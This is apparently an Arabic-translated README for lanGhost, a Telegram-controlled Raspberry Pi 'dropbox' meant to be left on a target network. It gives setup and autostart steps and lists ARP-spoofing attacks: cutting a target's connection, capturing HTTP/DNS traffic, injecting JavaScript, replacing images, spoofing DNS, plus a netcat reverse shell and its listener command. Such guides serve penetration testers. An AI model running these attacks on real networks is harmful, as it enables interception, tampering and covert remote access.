
 xdavidhu/langhost
👻 روبوت محادثة LAN dropbox يمكن التحكم به عبر Telegram





تم تصميم lanGhost لأجهزة Raspberry Pi (Raspbian/Kali for RPi). تشغيله على توزيعات أخرى/سطح المكتب قد يسبب مشاكل وقد لا يعمل كما هو متوقع.
ستحتاج إلى Raspberry Pi مع Raspbian/Kali نظيف على بطاقة SD، لأنك لا تريد أي شيء آخر يعمل في الخلفية.
قم بتشغيل Pi، واحصل على واجهة SSH أو قم بتوصيل شاشة ولوحة مفاتيح وأدخل هذه الأوامر:
$ sudo apt update && sudo apt install python3 python3-pip
$ git clone https://github.com/xdavidhu/lanGhost
$ cd lanGhost
$ sudo ./setup.py
يرجى قراءة الأسئلة/الرسائل أثناء تشغيل سكريبت الإعداد!
[+] Please enter the name of the network interface connected/will
be connected to the target LAN. Default wired interface is 'eth0',
and the default wireless interface is 'wlan0' on most systems, but
you can check it in a different terminal with the 'ifconfig' command.

[+] Please create a Telegram API key by messaging @BotFather on Telegram
with the command '/newbot'.

After this, @BotFather will ask you to choose a name for your bot.
This can be anything you want.

Lastly, @BotFather will ask you for a username for your bot. You have
to choose a unique username here which ends with 'bot'. For
example: xdavidbot. Make note of this username, since later
you will have to search for this to find your bot, which lanGhost
will be running on.

After you send your username of choise to @BotFather, you will recieve
your API key.


[+] Now for lanGhost to only allow access to you, you need to verify yourself.

Send the verification code below TO THE BOT you just created. Just search for your
bot's @username (what you sent to @BotFather) to find it.

[+] Verification code to send: ******
[+] Do you want lanGhost to start on boot? This option is necessary if you are using
this device as a dropbox, because when you are going to drop this device into a
network, you will not have the chanse to start lanGhost remotely! (autostart works
by adding a new cron '@reboot' entry)

استخدام lanGhost على شبكات أكبر من /24 غير موصى به لأن المسح سيستغرق وقتًا طويلاً.
lanGhost ليس هادئًا. يمكن لأي شخص يراقب الحركة المرورية رؤية حزم ARP!
إذا اخترت نعم في الخطوة 4/4 (التشغيل التلقائي)، فإن Pi يكون جاهزًا تمامًا للإسقاط. يجب أن يبدأ lanGhost عند التشغيل، ويرسل لك رسالة على Telegram نصها: lanGhost started! 👻.
تأكد من تجربته في مختبرك أولاً واختبار ما إذا كان lanGhost يستجيب لرسائلك!
إذا كنت جاهزًا، فقط قم بتوصيله بالشبكة المستهدفة عن طريق توصيل كابل Ethernet في Pi وتوصيل الطاقة عبر micro USB وستكون جاهزًا!
(يمكن لـ lanGhost العمل أيضًا عبر WiFi، لكن ستحتاج إلى إعداد wpa_supplicant للاتصال بالشبكة تلقائيًا أولاً)
/scan - Scan LAN network
/scanip [TARGET-IP] - Scan a specific IP address.
/kill [TARGET-IP] - Stop the target's network connection.
/mitm [TARGET-IP] - Capture HTTP/DNS traffic from target.
/replaceimg [TARGET-IP] - Replace HTTP images requested by target.
/injectjs [TARGET-IP] [JS-FILE-URL] - Inject JavaScript into HTTP pages requested by target.
/spoofdns [TARGET-IP] [DOMAIN] [FAKE-IP] - Spoof DNS records for target.
/attacks - View currently running attacks.
/stop [ATTACK-ID] - Stop a currently running attack.
/restart - Restart lanGhost.
/reversesh [TARGET-IP] [PORT] - Create a netcat reverse shell to target.
/help - Display the help menu.
/ping - Pong.
يمكنك بدء هجوم باستخدام أحد هذه الأوامر: /kill, /mitm, /replaceimg, /injectjs, /spoofdns
بعد أن يكون لديك هجوم أو أكثر قيد التشغيل، يمكنك استخدام الأمر /attack للحصول على قائمة بها تحتوي على ATTACK-ID's.
لإيقاف هجوم اكتب /stop [ATTACK-ID].
/reversesh يقوم فقط بإنشاء اتصال TCP عبر netcat وهو غير مشفر ويمكن مراقبة كل الحركة! استخدمه فقط للإصلاحات الطارئة أو لإعداد اتصال عكسي مشفر إذا لزم الأمر.
الأمر /reversesh مخصص للحصول على صدفة عكسية على Pi عندما لا يمكن الوصول إليه من الخارج.
لاستخدام الأمر /reversesh ستحتاج إلى خادم يستمع للصدفة.
Netcat command to start up the listener on your server:
$ nc -l 0.0.0.0 [PORT]
Telegram command:
/reversesh [IP-of-your-listening-server] [PORT]

/kill - يوقف الاتصال بالإنترنت للهدف./mitm - يلتقط حركة HTTP و DNS من الهدف ويرسلها في رسائل نصية./replaceimg - يستبدل صور HTTP للهدف بالصورة التي ترسلها إلى البوت./injectjs - يحقن JavaScript في كل استجابة HTML HTTP للهدف. تحتاج إلى استضافة ملف JS على خادمك وإعطاء الرابط كمعامل./spoofdns - يزور استجابات DNS للهدف.جميع الهجمات تستخدم ARP Spoofing!
/scan - يمسح الشبكة المحلية ويعيد المضيفين المتصلين. يستخدم مسح nmap -sn لاكتشاف المضيفين./scanip - يمسح عنوان IP للمنافذ المفتوحة ومعلومات أخرى. يستخدم مسح nmap -sS.ستتلقى رسالة في كل مرة يتصل فيها جهاز جديد أو يغادر الشبكة.
حقوق النشر (c) 2018 بواسطة David Schütz. بعض الحقوق محفوظة.
lanGhost مرخص بموجب شروط رخصة MIT، مع اتباع جميع التوضيحات المذكورة في ملف الترخيص. يمكنك أيضًا مراسلتي عبر البريد الإلكتروني على xdavid{at}protonmail{dot}com.
